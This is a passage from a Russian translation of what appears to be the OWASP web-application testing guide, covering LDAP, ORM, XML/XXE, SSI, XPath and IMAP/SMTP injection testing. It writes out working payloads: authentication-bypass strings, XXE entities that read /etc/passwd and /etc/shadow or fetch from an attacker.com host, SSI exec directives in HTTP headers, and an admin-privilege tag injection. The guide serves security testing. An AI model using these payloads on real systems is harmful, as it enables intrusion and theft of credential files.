```

будет представлен как:

```
find("( & (cn=John) (userPassword=mypass) ) ")
```

Логические условия и групповые агрегации в фильтре поиска LDAP могут применяться с использованием следующих метасимволов:

Метасимвол	Смысл
&	Логическое И
	Логическое ИЛИ
!	Логическое НЕ
=	Равно
≈	Приблизительно
>=	Больше, чем
<=	Меньше, чем
*	Любой символ
()	Группировка скобок

Более полные примеры того, как создать поисковый фильтр, можно найти в соответствующем RFC.

Успешная эксплуатация уязвимости внедрения LDAP может позволить тестеру:

- Доступ к несанкционированному контенту
- Обойти ограничения приложения
- Сбор несанкционированной информации
- Добавить или изменить объекты внутри древовидной структуры LDAP.

Как проверить

Пример 1: Фильтры поиска

Предположим, у нас есть веб-приложение, использующее поисковый фильтр, подобный следующему:

```
searchfilter="(cn="+user+")"
```

который создается HTTP-запросом:

```
http://www.example.com/ldapsearch?user=John
```

Если значение 'John' заменено на '*', отправив запрос:

```
http://www.example.com/ldapsearch?user=*
```

фильтр будет выглядеть так:

```
searchfilter="(cn=*)"
```

который соответствует каждому объекту с атрибутом 'cn', равным чему-либо.

Если приложение уязвимо для внедрения LDAP, оно отобразит некоторые или все атрибуты пользователей в зависимости от потока выполнения приложения и разрешений пользователя, подключенного к LDAP.

Тестер может использовать метод проб и ошибок, вставляя параметр '(', '|', '&', '*' и другие символы, чтобы проверить приложение на наличие ошибок.

Пример 2: Логин

Если веб-приложение использует LDAP для проверки учетных данных пользователя во время процесса входа в систему и оно уязвимо для внедрения LDAP, можно обойти проверку аутентификации, введя всегда истинный запрос LDAP (аналогично SQL и XPATH).

Предположим, что веб-приложение использует фильтр для сопоставления пары пользователь / пароль LDAP.

```
searchlogin="(&(uid="+user+")(userPassword={MD5}" +base64(pack("H*",md5(pass))))+"))";
```

Используя следующие значения:

```
user=*) (uid=*)) (| (uid=*  
pass=password
```

Поисковый фильтр приведет к:

```
searchlogin="( &(uid=*) (uid=*)) (|  
(uid=*(userPassword={MD5}X03MO1qnZdYdgyfeuILPmQ==)) )";
```

что правильно и всегда верно. Таким образом, тестер получит статус входа в систему как первый пользователь в дереве LDAP.

Инструменты

Softerra LDAP Browser - <http://www.ldapadministrator.com/>

Ссылки

OWASP References

[LDAP Injection Prevention Cheat Sheet](#)

Whitepapers

Sacha Faust: "LDAP Injection: Are Your Applications Vulnerable?" -

<http://www.networkdls.com/articles/ldapinjection.pdf>

Bruce Greenblatt: "LDAP Overview" - http://www.directory-applications.com/ldap3_files/frame.htm

IBM paper: "Understanding LDAP" - <http://www.redbooks.ibm.com/redbooks/SG244986.html>

[RFC 1960](#): "A String Representation of LDAP Search Filters" - <http://www.ietf.org/rfc/rfc1960.txt>

"LDAP injection" - <http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf>

4.8.7. Тестирование на инъекцию ORM (OTG-INPVAL-007)

Резюме

ORM Injection - это атака с использованием SQL-инъекции на объектную модель доступа к данным, созданную ORM. С точки зрения тестера, эта атака практически идентична атаке SQL-инъекции. Однако в коде, созданном инструментом ORM, существует уязвимость внедрения.

ORM - это инструмент реляционного сопоставления объектов. Он используется для ускорения объектно-ориентированной разработки на уровне доступа к данным программных приложений, включая веб-приложения. Преимущества использования инструмента ORM включают быстрое создание объектного уровня для связи с реляционной базой данных, стандартизированные шаблоны кода для этих объектов и, как правило, набор безопасных функций для защиты от атак SQL-инъекций. Сгенерированные ORM объекты могут использовать SQL или, в некоторых случаях, вариант SQL, для выполнения операций CRUD (создание, чтение, обновление, удаление) над базой данных. Однако веб-приложение, использующее объекты, созданные в ORM, может быть уязвимо для атак SQL-инъекций, если методы могут принимать неанизированные входные параметры.

Инструменты ORM включают Hibernate для Java, NHibernate для .NET, ActiveRecord для Ruby on Rails, EZPDO для PHP и многие другие. Достаточно полный список инструментов ORM см. По адресу http://en.wikipedia.org/wiki/List_of_object-relational_mapping_software.

Как проверить

Тестирование методом черного ящика

Тестирование черного ящика на наличие уязвимостей ORM-инъекций идентично тестированию SQL-инъекций (см. [Тестирование на SQL-инъекции](#)). В большинстве случаев уязвимость на уровне ORM является результатом специального кода, который неправильно проверяет входные параметры. Большинство инструментов ORM предоставляют безопасные функции, чтобы избежать пользовательского ввода. Однако, если эти функции не используются, а разработчик использует пользовательские функции, принимающие ввод данных пользователем, может оказаться возможным выполнить атаку SQL-инъекцией.

Тестирование методом серой коробки

Если тестировщик имеет доступ к исходному коду веб-приложения или может обнаружить уязвимости инструмента ORM и протестирует веб-приложения, использующие этот инструмент, существует высокая вероятность успешной атаки на приложение.

Шаблоны для поиска в коде включают в себя:

- Входные параметры объединяются со строками SQL. Этот код, который использует ActiveRecord для Ruby on Rails, уязвим (хотя любой ORM может быть уязвим)

```
Orders.find_all "customer_id = 123 AND order_date = '#{@params['order_date']}'"
```

Простая отправка "' OR 1--" в форме, где можно ввести дату заказа, может дать положительные результаты.

Инструменты

- Hibernate <http://www.hibernate.org>
- NHibernate <http://nhforge.org/>

Ссылки

Whitepapers

- [References from Testing for SQL Injection](#) are applicable to ORM Injection
- Wikipedia - ORM http://en.wikipedia.org/wiki/Object-relational_mapping
- [OWASP Interpreter Injection](#)

4.8.8. Тестирование на XML-инъекцию (OTG-INPVAL-008)

Резюме

Тестирование XML-инъекций - это когда тестировщик пытается внедрить документ XML в приложение. Если синтаксическому анализатору XML не удастся выполнить контекстную проверку данных, тогда тест даст положительный результат.

В этом разделе описаны практические примеры внедрения XML. Во-первых, будет определено взаимодействие в стиле XML и объяснены его принципы работы. Затем метод обнаружения, в котором мы пытаемся вставить метасимволы XML. По завершении первого шага тестер получит некоторую информацию о структуре XML, поэтому можно будет попытаться внедрить данные и теги XML (Tag Injection).

Как проверить

Предположим, что существует веб-приложение, использующее связь в стиле XML для регистрации пользователей. Это делается путем создания и добавления нового узла <user> в файл xmlDb.

Давайте предположим, что файл xmlDB выглядит следующим образом:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
</users>
```

Когда пользователь регистрируется самостоятельно, заполняя HTML-форму, приложение получает данные пользователя в стандартном запросе, который для простоты предполагается отправлять как запрос GET.

Например, следующие значения:

```
Username: tony
Password: Un6R34kb!e
E-mail: s4tan@hell.com
```

выдаст запрос:

```
http://www.example.com/addUser.php?username=tony&password=Un6R34kb!e&email=s4tan@hell.com
```

Затем приложение создает следующий узел:

```
<user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail>
</user>
```

который будет добавлен в xmlDB:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>0</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <userid>500</userid>
        <mail>Stefan0@whysec.hmm</mail>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <userid>500</userid>
        <mail>s4tan@hell.com</mail>
    </user>
</users>
```

открытие

Первый шаг для тестирования приложения на наличие уязвимости инъекции XML состоит в попытке вставить метасимволы XML.

Метасимволы XML:

- **Одиночная кавычка: ' -** Если этот символ не очищен, этот символ может вызвать исключение во время синтаксического анализа XML, если введенное значение будет частью значения атрибута в теге.

В качестве примера, давайте предположим, что есть следующий атрибут:

```
<node attrib='$inputValue' />
```

Так что если:

```
inputValue = foo'
```

создается, а затем вставляется как значение attrib:

```
<node attrib='foo' ' />
```

тогда результирующий XML-документ не будет правильно сформирован.

- **Двойная кавычка: " -** этот символ имеет то же значение, что и одинарная кавычка, и его можно использовать, если значение атрибута заключено в двойные кавычки.

```
<node attrib="$inputValue" />
```

Так что если:

```
$inputValue = foo"
```

замена дает:

```
<node attrib="foo" " />
```

и полученный XML-документ недействителен.

- **Угловые скобки: > and < -** путем добавления открытых или закрытых угловых скобок в пользовательский ввод, как показано ниже:

```
Username = foo<
```

приложение создаст новый узел:

```
<user>
  <username>foo</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

но из-за наличия открытого '<' результирующий XML-документ недействителен.

- **Тег комментария:** <!--> - эта последовательность символов интерпретируется как начало / конец комментария. Итак, введя один из них в параметре Username:

```
Username = foo<!--
```

приложение создаст узел, подобный следующему:

```
<user>
  <username>foo<!--</username>
  <password>Un6R34kb!e</password>
  <userid>500</userid>
  <mail>s4tan@hell.com</mail>
</user>
```

которая не будет правильной последовательностью XML.

- **Амперсанд: &** - Амперсанд используется в синтаксисе XML для представления сущностей. Формат объекта - «&symbol;». Сущность сопоставляется с символом в наборе символов Unicode.

Например:

```
<tagnode>&lt;</tagnode>
```

правильно сформирован и действителен и представляет символ '<' ASCII .

Если '&' не закодировано с помощью &, его можно использовать для проверки внедрения XML.

На самом деле, если предоставлен вход, подобный следующему:

```
Username = &foo
```

новый узел будет создан:

```
<user>
<username>&foo</username>
<password>Un6R34kb!e</password>
<userid>500</userid>
<mail>s4tan@hell.com</mail>
</user>
```

но, опять же, документ недействителен: &foo не заканчивается на ';' и &foo; сущность не определена.

- **Разделители разделов CDATA:** `<![CDATA [ ]]>` - разделы CDATA используются для экранирования блоков текста, содержащих символы, которые в противном случае были бы распознаны как разметка. Другими словами, символы, заключенные в раздел CDATA, не анализируются анализатором XML.

Например, если необходимо представить строку «<foo>» внутри текстового узла, можно использовать раздел CDATA:

```
<node>
  <![CDATA [<foo>]]>
</node>
```

так что <foo> не будет анализироваться как разметка и будет рассматриваться как символьные данные.

Если узел построен следующим образом:

```
<username><![CDATA [<$userName>]]></username>
```

тестировщик может попытаться ввести конечную строку CDATA `']]>`, чтобы попытаться сделать документ XML недействительным.

```
userName  = ]]>
```

это станет:

```
<username><![CDATA [ ]]>]]></username>
```

который не является допустимым фрагментом XML.

Другой тест связан с тэгом CDATA. Предположим, что документ XML обрабатывается для создания HTML-страницы. В этом случае разделители разделов CDATA могут быть просто исключены без дальнейшей проверки их содержимого. Затем можно внедрить теги HTML, которые будут включены в сгенерированную страницу, полностью обойдя существующие процедуры очистки.

Давайте рассмотрим конкретный пример. Предположим, у нас есть узел, содержащий некоторый текст, который будет отображаться обратно пользователю.

```
<html>
  $HTMLCode
</html>
```

Затем злоумышленник может предоставить следующую информацию:

```
$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
```

и получить следующий узел:

```
<html>
  <![CDATA[<]]>script<![CDATA[>]]>alert('xss')<![CDATA[<]]>/script<![CDATA[>]]>
</html>
```

В процессе обработки разделители раздела CDATA удаляются, генерируя следующий HTML-код:

```
<script>alert('XSS')</script>
```

В результате приложение уязвимо для XSS.

Внешний объект: набор допустимых объектов может быть расширен путем определения новых объектов. Если определение сущности является URI, сущность называется внешней сущностью. Если не настроено иное, внешние сущности заставляют анализатор XML обращаться к ресурсу, указанному в URI, например к файлу на локальном компьютере или в удаленных системах. Такое поведение подвергает приложение атакам XML eXternal Entity (XXE), которые могут использоваться для выполнения отказа в обслуживании локальной системы, получения несанкционированного доступа к файлам на локальном компьютере, сканирования удаленных компьютеров и выполнения отказа в обслуживании удаленных систем. ,

Чтобы проверить наличие уязвимостей XXE, можно использовать следующий вход:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><foo>&xxe;</foo>
```

Этот тест может привести к сбою веб-сервера (в системе UNIX), если анализатор XML попытается заменить сущность содержимым файла / dev/random.

Другие полезные тесты следующие:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/boot.ini" >]><foo>&xxe;</foo>

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Инъекция тегов

По завершении первого шага тестер получит некоторую информацию о структуре XML-документа. Затем можно попытаться внедрить данные и теги XML. Мы покажем пример того, как это может привести к атаке повышения привилегий.

Давайте рассмотрим предыдущее приложение. Вставив следующие значения:

```
Username: tony
Password: Un6R34kb!e
E-mail:
s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com
```

приложение создаст новый узел и добавит его в базу данных XML:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
  <user>
    <username>gandalf</username>
    <password>!c3</password>
    <userid>0</userid>
    <mail>gandalf@middleearth.com</mail>
  </user>
  <user>
    <username>Stefan0</username>
    <password>wls3c</password>
    <userid>500</userid>
    <mail>Stefan0@whysec.hmm</mail>
  </user>
  <user>
    <username>tony</username>
    <password>Un6R34kb!e</password>
    <userid>500</userid>
    <mail>s4tan@hell.com</mail><userid>0</userid><mail>s4tan@hell.com</mail>
  </user>
</users>
```


Полученный XML-файл хорошо сформирован. Кроме того, вполне вероятно, что для пользователя tony значение, связанное с тегом userid, будет последним, то есть 0 (идентификатор администратора). Другими словами, мы ввели пользователя с правами администратора.

Единственная проблема заключается в том, что тег userid появляется дважды в последнем пользовательском узле. Часто XML-документы связаны со схемой или DTD и будут отклонены, если они не соответствуют этому.

Предположим, что документ XML указан следующим DTD:

```
<!DOCTYPE users [  
    <!ELEMENT users (user+) >  
    <!ELEMENT user (username,password,userid,mail+) >  
    <!ELEMENT username (#PCDATA) >  
    <!ELEMENT password (#PCDATA) >  
    <!ELEMENT userid (#PCDATA) >  
    <!ELEMENT mail (#PCDATA) >  
]>
```

Обратите внимание, что узел идентификатора пользователя определен с количеством элементов 1. В этом случае атака, которую мы показали ранее (и другие простые атаки), не будет работать, если документ XML проверяется на соответствие его DTD до какой-либо обработки.

Однако эта проблема может быть решена, если тестер контролирует значение некоторых узлов, предшествующих узлу-нарушителю (в данном примере идентификатор пользователя). Фактически, тестер может закомментировать такой узел, введя последовательность начала / конца комментария:

```
Username: tony  
Password: Un6R34kb!e</password><!--  
E-mail: --><userid>0</userid><mail>s4tan@hell.com
```

В этом случае конечная база данных XML:

```
<?xml version="1.0" encoding="ISO-8859-1"?>  
<users>  
    <user>  
        <username>gandalf</username>  
        <password>!c3</password>  
        <userid>0</userid>  
        <mail>gandalf@middleearth.com</mail>  
    </user>  
    <user>  
        <username>Stefan0</username>  
        <password>wls3c</password>  
        <userid>500</userid>  
        <mail>Stefan0@whysec.hmm</mail>  
    </user>  
    <user>  
        <username>tony</username>  
        <password>Un6R34kb!e</password><!--</password>  
        <userid>500</userid>  
        <mail>--><userid>0</userid><mail>s4tan@hell.com</mail>  
    </user>  
</users>
```

Исходный узел *идентификатора пользователя* был закомментирован, оставив только внедренный. Документ теперь соответствует его правилам DTD.

Обзор исходного кода

Следующий Java API может быть уязвим для XXE, если они не настроены должным образом.

- javax.xml.parsers.DocumentBuilder
- javax.xml.parsers.DocumentBuilderFactory
- org.xml.sax.EntityResolver
- org.dom4j.*
- javax.xml.parsers.SAXParser
- javax.xml.parsers.SAXParserFactory
- TransformerFactory
- SAXReader
- DocumentHelper
- SAXBuilder
- SAXParserFactory
- XMLReaderFactory
- XMLInputFactory
- SchemaFactory
- DocumentBuilderFactoryImpl
- SAXTransformerFactory
- DocumentBuilderFactoryImpl
- XMLReader
- Xerces: DOMParser, DOMParserImpl, SAXParser, XMLParser

Проверьте исходный код, если docType, внешний DTD и внешние объекты параметров установлены как запрещенные использования.

- [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

Кроме того, Java POI office reader может быть уязвим для XXE, если версия ниже 3.10.1.

Версию библиотеки POI можно определить по имени файла JAR. Например,

- poi-3.8.jar
- poi-ooxml-3.8.jar

Следующие ключевые слова исходного кода могут применяться к C.

- libxml2:
xmlCtxtReadMemory,xmlCtxtUseOptions,xmlParseInNodeContext,xmlReadDoc,xmlReadFd,xmlReadFile ,xmlReadIO,xmlReadMemory, xmlCtxtReadDoc ,xmlCtxtReadFd,xmlCtxtReadFile,xmlCtxtReadIO
- libxerces-c: XercesDOMParser, SAXParser, SAX2XMLReader

Ссылки

Whitepapers

- [1] Alex Stamos: "Attacking Web Services" - http://www.owasp.org/images/d/d1/AppSec2005DC-Alex_Stamos-Attacking_Web_Services.ppt
- Gregory Steuck, "XXE (Xml eXternal Entity) attack", <http://www.securityfocus.com/archive/1/297714>
- OWASP XXE Prevention Cheat Sheet [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)

4.8.9. Тестирование на SSI-инъекцию (OTG-INPVAL-009)

Резюме

Веб-серверы обычно дают разработчикам возможность добавлять небольшие фрагменты динамического кода в статические HTML-страницы, не имея дело с полноценными серверными или клиентскими языками. Эта функция воплощена включениями на стороне сервера (SSI). В тестировании инъекций SSI мы проверяем, возможно ли внедрить в приложение данные, которые будут интерпретироваться механизмами SSI. Успешное использование этой уязвимости позволяет злоумышленнику внедрить код в HTML-страницы или даже выполнить удаленное выполнение кода.

Включения на стороне сервера - это директивы, которые веб-сервер анализирует перед передачей страницы пользователю. Они представляют собой альтернативу написанию CGI-программ или внедрению кода с использованием скриптовых языков на стороне сервера, когда нужно выполнять только очень простые задачи. Общие реализации SSI предоставляют команды для включения внешних файлов, для установки и печати переменных среды CGI веб-сервера, а также для выполнения внешних сценариев CGI или системных команд.

Поместить директиву SSI в статический HTML-документ так же просто, как написать фрагмент кода, подобный следующему:

```
<!--#echo var="DATE_LOCAL" -->
```

распечатать текущее время.

```
<!--#include virtual="/cgi-bin/counter.pl" -->
```

включить вывод сценария CGI.

```
<!--#include virtual="/footer.html" -->
```

включить содержимое файла или список файлов в каталог.

```
<!--#exec cmd="ls" -->
```

включить вывод системной команды.

Затем, если включена поддержка SSI веб-сервера, сервер проанализирует эти директивы. В конфигурации по умолчанию, как правило, большинство веб-серверов не позволяют использовать директиву *exec* для выполнения системных команд.

Как и в любой неправильной ситуации проверки ввода, проблемы возникают, когда пользователю веб-приложения разрешается предоставлять данные, которые заставляют приложение или веб-

сервер вести себя непредвиденным образом. Что касается внедрения SSI, злоумышленник может предоставить входные данные, которые, если они будут вставлены приложением (или, возможно, непосредственно сервером) в динамически генерируемую страницу, будут проанализированы как одна или несколько директив SSI.

Эта уязвимость очень похожа на классическую уязвимость внедрения языка сценариев. Одним из смягчающих факторов является то, что веб-сервер должен быть настроен для разрешения SSI. С другой стороны, уязвимости в SSI-инъекциях зачастую проще использовать, поскольку директивы SSI просты для понимания и в то же время достаточно мощны, например, они могут выводить содержимое файлов и выполнять системные команды.

Как проверить

Тестирование методом черного ящика

Первое, что нужно сделать при тестировании в режиме «черного ящика», - это определить, поддерживает ли веб-сервер директивы SSI. Часто ответ да, поскольку поддержка SSI довольно распространена. Чтобы выяснить, нам просто нужно выяснить, какой веб-сервер работает на нашей цели, используя классические методы сбора информации.

Удастся ли нам найти эту информацию или нет, мы могли бы догадаться, поддерживается ли SSI, просто взглянув на контент целевого веб-сайта. Если он содержит файлы *.shhtml*, то, вероятно, поддерживается SSI, поскольку это расширение используется для идентификации страниц, содержащих эти директивы. К сожалению, использование расширения *shhtml* не является обязательным, поэтому отсутствие каких-либо файлов *shhtml* не обязательно означает, что цель не подвержена атакам внедрения SSI.

Следующий шаг состоит в том, чтобы определить, возможна ли атака SSI-инъекцией, и, если да, какие точки ввода мы можем использовать для внедрения нашего вредоносного кода.

Требуемое для этого действие по тестированию точно такое же, как и при тестировании на другие уязвимости внедрения кода. В частности, нам нужно найти каждую страницу, где пользователю разрешено отправлять какие-либо данные, и проверить, правильно ли приложение проверяет отправленные данные. Если санитарная обработка недостаточна, нам нужно проверить, можем ли мы предоставить данные, которые будут отображаться без изменений (например, в сообщении об ошибке или в сообщении на форуме). Помимо обычных пользовательских данных, входными векторами, которые всегда следует учитывать, являются заголовки HTTP-запросов и содержимое файлов cookie, поскольку их легко подделать.

Как только у нас есть список потенциальных точек ввода, мы можем проверить, правильно ли введены данные, а затем выяснить, где хранится предоставленный вход. Нам нужно убедиться, что мы можем вводить символы, используемые в директивах SSI:

```
<! # = / . " - > and [a-zA-Z0-9]
```

Чтобы проверить, является ли проверка недостаточной, мы можем ввести, например, строку, подобную следующей, в форму ввода:

```
<!--#include virtual="/etc/passwd" -->
```

Это похоже на тестирование уязвимостей XSS с использованием

```
<script>alert("XSS")</script>
```

Если приложение уязвимо, директива вводится и будет интерпретироваться сервером при следующем обслуживании страницы, включая содержимое стандартного файла паролей Unix.

Инжекция может выполняться также в заголовках HTTP, если веб-приложение будет использовать эти данные для создания динамически генерируемой страницы:

```
GET / HTTP/1.0
Referer: <!--#exec cmd="/bin/ps ax"-->
User-Agent: <!--#include virtual="/proc/version"-->
```

Тестирование методом серая коробка

Если у нас есть доступ к исходному коду приложения, мы можем довольно легко выяснить:

1. Если используются директивы SSI. Если это так, то на веб-сервере будет включена поддержка SSI, что делает внедрение SSI как минимум потенциальной проблемой для расследования.
2. Где обрабатываются пользовательский ввод, содержимое cookie и заголовки HTTP. Полный список входных векторов затем быстро определяется.
3. Как обрабатывается ввод, какая фильтрация выполняется, какие символы приложение не пропускает, и сколько типов кодирования учитывается.

Выполнение этих шагов в основном сводится к использованию `grep` для поиска правильных ключевых слов в исходном коде (директивы SSI, переменные среды CGI, присвоение переменных с использованием пользовательского ввода, функции фильтрации и т. Д.).

Инструменты

- Web Proxy Burp Suite - <http://portswigger.net>
- Paros - <http://www.parosproxy.org/index.shtml>
- WebScarab
- String searcher: `grep` - <http://www.gnu.org/software/grep>

Ссылки

Whitepapers

- Apache Tutorial: "Introduction to Server Side Includes" - <http://httpd.apache.org/docs/1.3/howto/ssi.html>

- Apache: "Module mod_include" - http://httpd.apache.org/docs/1.3/mod/mod_include.html
- Apache: "Security Tips for Server Configuration" - http://httpd.apache.org/docs/1.3/misc/security_tips.html#ssi
- Header Based Exploitation - <http://www.cgisecurity.net/papers/header-based-exploitation.txt>
- SSI Injection instead of JavaScript Malware - <http://jeremiahgrossman.blogspot.com/2006/08/ssi-injection-instead-of-javascript.html>
- IIS: "Notes on Server-Side Includes (SSI) syntax" - http://blogs.iis.net/robert_mcmurray/archive/2010/12/28/iis-notes-on-server-side-includes-ssi-syntax-kb-203064-revisited.aspx

4.8.10. Тестирование на XPath-инъекцию (OTG-INPVAL-010)

Резюме

XPath - это язык, который был разработан и разработан в первую очередь для работы с частями XML-документа. В тестировании внедрения XPath мы проверяем, возможно ли внедрить синтаксис XPath в запрос, интерпретируемый приложением, позволяя злоумышленнику выполнять управляемые пользователем запросы XPath. При успешном использовании эта уязвимость может позволить злоумышленнику обойти механизмы аутентификации или получить доступ к информации без надлежащей авторизации.

Веб-приложения интенсивно используют базы данных для хранения и доступа к данным, необходимым для их работы. Исторически сложилось так, что реляционные базы данных были наиболее распространенной технологией хранения данных, но в последние годы мы наблюдаем растущую популярность баз данных, которые организуют данные с использованием языка XML. Точно так же, как реляционные базы данных доступны через язык SQL, базы данных XML используют XPath в качестве стандартного языка запросов.

Поскольку с концептуальной точки зрения XPath очень похож на SQL по своему назначению и приложениям, интересным результатом является то, что атаки с использованием XPath-инъекций следуют той же логике, что и атаки с использованием [SQL-инъекций](#). В некоторых аспектах XPath является даже более мощным, чем стандартный SQL, поскольку вся его мощь уже присутствует в его спецификациях, тогда как большое количество методов, которые можно использовать при атаке SQL-инъекцией, зависят от характеристик диалекта SQL, используемого целевая база данных. Это означает, что атаки с помощью XPath-инъекций могут быть гораздо более адаптируемыми и вездесущими. Еще одно преимущество атаки с использованием XPath-внедрения заключается в том, что, в отличие от SQL, никакие ACL-списки не применяются, поскольку наш запрос может получить доступ ко всем частям XML-документа.

Как проверить

Шаблон атаки XPath был впервые опубликован Амитом Кляйном [1] и очень похож на обычную инъекцию SQL. Чтобы получить первое представление о проблеме, давайте представим страницу входа, которая управляет аутентификацией для приложения, в котором пользователь должен ввести свое имя пользователя и пароль. Предположим, что наша база данных представлена следующим XML-файлом:


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
<user>
<username>gandalf</username>
<password>!c3</password>
<account>admin</account>
</user>
<user>
<username>Stefan0</username>
<password>wls3c</password>
<account>guest</account>
</user>
<user>
<username>tony</username>
<password>Un6R34kb!e</password>
<account>guest</account>
</user>
</users>
```

Запрос XPath, который возвращает учетную запись с именем пользователя «gandalf» и паролем «!C3», будет следующим:

```
string(//user[username/text()='gandalf' and password/text()='!c3']/account/text())
```

Если приложение неправильно фильтрует вводимые пользователем данные, тестировщик сможет внедрить код XPath и повлиять на результат запроса. Например, тестер может ввести следующие значения:

```
Username: ' or '1' = '1'
Password: ' or '1' = '1'
```

Выглядит довольно знакомо, не так ли? Используя эти параметры, запрос становится:

```
string(//user[username/text()=' ' or '1' = '1' and password/text()=' ' or '1' = '1']/account/text())
```

Как и в обычной атаке SQL-инъекцией, мы создали запрос, который всегда оценивается как true, что означает, что приложение будет аутентифицировать пользователя, даже если имя пользователя или пароль не были предоставлены. Как и в случае обычной атаки SQL-инъекций, при использовании XPath-вставки первым шагом является вставка одиночной кавычки (') в поле, которое нужно протестировать, добавление синтаксической ошибки в запрос и проверка, возвращает ли приложение сообщение об ошибке. ,

Если нет сведений о внутренних деталях данных XML и если приложение не предоставляет полезных сообщений об ошибках, которые помогают нам восстановить его внутреннюю логику, можно выполнить атаку [Blind XPath Injection](#), целью которой является восстановление всей структуры данных. Техника похожа на SQL Injection, основанный на логическом выводе, поскольку подход заключается в том, чтобы внедрить код, который создает запрос, который возвращает один бит информации. [Инъекция слепого XPath](#) объясняется более подробно Амитом Кляйном в упомянутой статье.

Ссылки

Whitepapers

- [1] Amit Klein: "Blind XPath Injection" - http://dl.packetstormsecurity.net/papers/bypass/Blind_XPath_Injection_20040518.pdf
- [2] XPath 1.0 specifications - <http://www.w3.org/TR/xpath>

4.8.11. Тестирование на инъекцию IMAP/SMTP (OTG-INPVAL-011)

Резюме

Эта угроза затрагивает все приложения, которые взаимодействуют с почтовыми серверами (IMAP / SMTP), как правило, приложения веб-почты. Цель этого теста - проверить способность вводить произвольные команды IMAP / SMTP в почтовые серверы из-за неправильной очистки входных данных.

Метод внедрения IMAP / SMTP более эффективен, если почтовый сервер не доступен напрямую из Интернета. Там, где возможна полная связь с внутренним почтовым сервером, рекомендуется провести прямое тестирование.

Инъекция IMAP / SMTP позволяет получить доступ к почтовому серверу, который иначе не был бы напрямую доступен из Интернета. В некоторых случаях эти внутренние системы не имеют того же уровня безопасности и защиты инфраструктуры, который применяется к интерфейсным веб-серверам. Поэтому результаты почтового сервера могут быть более уязвимы для атак со стороны конечных пользователей (см. Схему, представленную на рисунке 1).




Рисунок 1 - Связь с почтовыми серверами с использованием технологии IMAP / SMTP Injection.

На рисунке 1 показан поток трафика, обычно наблюдаемый при использовании технологий веб-почты. Шаг 1 и 2 - это пользователь, взаимодействующий с клиентом веб-почты, тогда как шаг 2 - тестер, обходящий клиент веб-почты и напрямую взаимодействующий с внутренними почтовыми серверами.

Эта техника позволяет широкий спектр действий и атак. Возможности зависят от типа и объема внедрения и от тестируемой технологии почтового сервера.

Вот некоторые примеры атак, использующих метод внедрения IMAP / SMTP:

- Использование уязвимостей в протоколе IMAP / SMTP
- Уклонение от применения ограничений
- Антиавтоматический процесс уклонения

- Утечки информации
- Relay/SPAM

Как проверить

Стандартные шаблоны атаки:

- Выявление уязвимых параметров
